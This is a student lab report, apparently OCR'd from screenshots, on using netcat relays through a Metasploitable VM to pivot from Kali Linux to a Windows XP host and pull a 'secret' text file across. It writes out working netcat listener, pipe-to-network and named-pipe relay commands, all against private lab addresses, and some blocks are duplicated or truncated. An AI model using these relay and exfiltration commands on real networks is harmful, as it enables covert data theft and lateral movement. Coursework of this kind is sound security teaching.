
David Murillo Santiago
29 October 2024
Professor Mireles
IS-4543


Lab05: Pivoting with Relays

In this lab, I will use netcat relays to establish a connection between my Kali Linux machine and a target Windows XP system. Using the relay, I will transfer a file from the XP system to Kali Linux.




```
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1\ncat-portable-5.
59BETA1>echo "This is the secret formula! It must be protected at all costs!" |
ncat 172.16.100.100 8080
^C
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1\ncat-portable-5.
59BETA1>type super_secret_file.txt
"This is the secret formula! It must be protected at all costs!"

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1\ncat-portable-5.
59BETA1>
```

Turn in Artifact (½):I piped the secret formula directly into a netcat connection.



```
C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>ncat -l -p 8080 -v > super_secret_file.txt
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 172.16.100.100:1038.

C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>dir
 Volume in drive C has no label.
 Volume Serial Number is C00A-56A9

 Directory of C:\Documents and Settings\Administrator\ncat-
at-portable-5.59BETA1

11/26/2024  05:41 PM    <DIR>          .
11/26/2024  05:41 PM    <DIR>          ..
11/26/2024  04:02 PM                 0 cmd.exe
06/30/2011  01:52 PM         1,667,584 ncat.exe
06/30/2011  01:58 PM               640 README
11/26/2024  05:41 PM                67 super_secret_file.tx
               4 File(s)      1,668,291 bytes
               2 Dir(s)  133,716,594,688 bytes free

C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>type super_secret_file.txt
"This is the secret formula! It must be protected at all co

C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>_
```


Turn in Artifact (2/2): I started a netcat listener on port 8080 and redirected the incoming data from the connection to a file named "super_secret_file.txt".



```
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1\ncat-portable-5.
59BETA1>echo "This is the secret formula! It must be protected at all costs!" |
ncat 172.16.100.100 8080
^C
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1\ncat-portable-5.
59BETA1>type super_secret_file.txt
"This is the secret formula! It must be protected at all costs!"

C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1\ncat-portable-5.
59BETA1>
```

```
C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>ncat -l -p 8080 -v > super_secret_file.txt
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 172.16.100.100:1038.

C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>dir
 Volume in drive C has no label.
 Volume Serial Number is C00A-56A9

 Directory of C:\Documents and Settings\Administrator\ncat-
at-portable-5.59BETA1

11/26/2024  05:41 PM    <DIR>          .
11/26/2024  05:41 PM    <DIR>          ..
11/26/2024  04:02 PM                 0 cmd.exe
06/30/2011  01:52 PM         1,667,584 ncat.exe
06/30/2011  01:58 PM               640 README
11/26/2024  05:41 PM                67 super_secret_file.tx
               4 File(s)      1,668,291 bytes
               2 Dir(s)  133,716,594,688 bytes free

C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>type super_secret_file.txt
"This is the secret formula! It must be protected at all co

C:\Documents and Settings\Administrator\ncat-portable-5.59B
59BETA1>_
```

Turn in Artifact 1: This is the full image for both of the previous screenshots showing that the command worked and created the super_secret_file with the super secret contents.



nlp212_MurilloSantiago_MS2

Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Host-only
Network Adapter 2	Custom (VMnet10)
USB Controller	Present
Display	Auto detect

Description

This is Metasploitable2 (Linux)


Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use


```
msfadmin@metasploitable:~$ nc -l -p 2222 < mypipe | nc 172.16.100.100 8080 -v >
mypipe
172.16.100.100: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.16.100.100] 8080 (webcache) open

msfadmin@metasploitable:~$ nc -l -p 2222 < mypipe | nc 172.16.100.100 8080 -v >
mypipe
172.16.100.100: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.16.100.100] 8080 (webcache) open
```

Turn in Artifact 2: I use this command to create a net relay between my Kali Linux and XP machines.



```
C:\Documents and Settings\Administrator\ncat-portable-5.59BETA1\ncat-portable-5.
59BETA1>ncat -l -p 8080 -v < super_secret_file.txt
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 172.16.100.50:60409.
```

I used this command to create a netcat listener on port 8080, which would send the contents of the super_secret_file.txt to the connected Kali machine.



nlp212-MurilloSantiago_Kali
Power on this virtual machine
Edit virtual machine settings
1
2
3
4
kali@kali: ~
File
Actions
Edit
View
Help

Devices

Memory 7.8 GB
Processors 4
Hard Disk (SCSI) 80.1 GB
Network Adapter Host-only
USB Controller Present
Sound Card Auto detect
Display Auto detect

Description

Kali Rolling (2024.3) x64
2024-08-18

```
^C

┌──(kali㉿kali)-[~]
└─$ nc 192.168.189.128 2222 -v
192.168.189.128: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.189.128] 2222 (?) open
"This is the secret formula! It must be protected at all costs!"
^C
```

Turn in Artifact 3: Kali successfully received the contents of the super secret text file.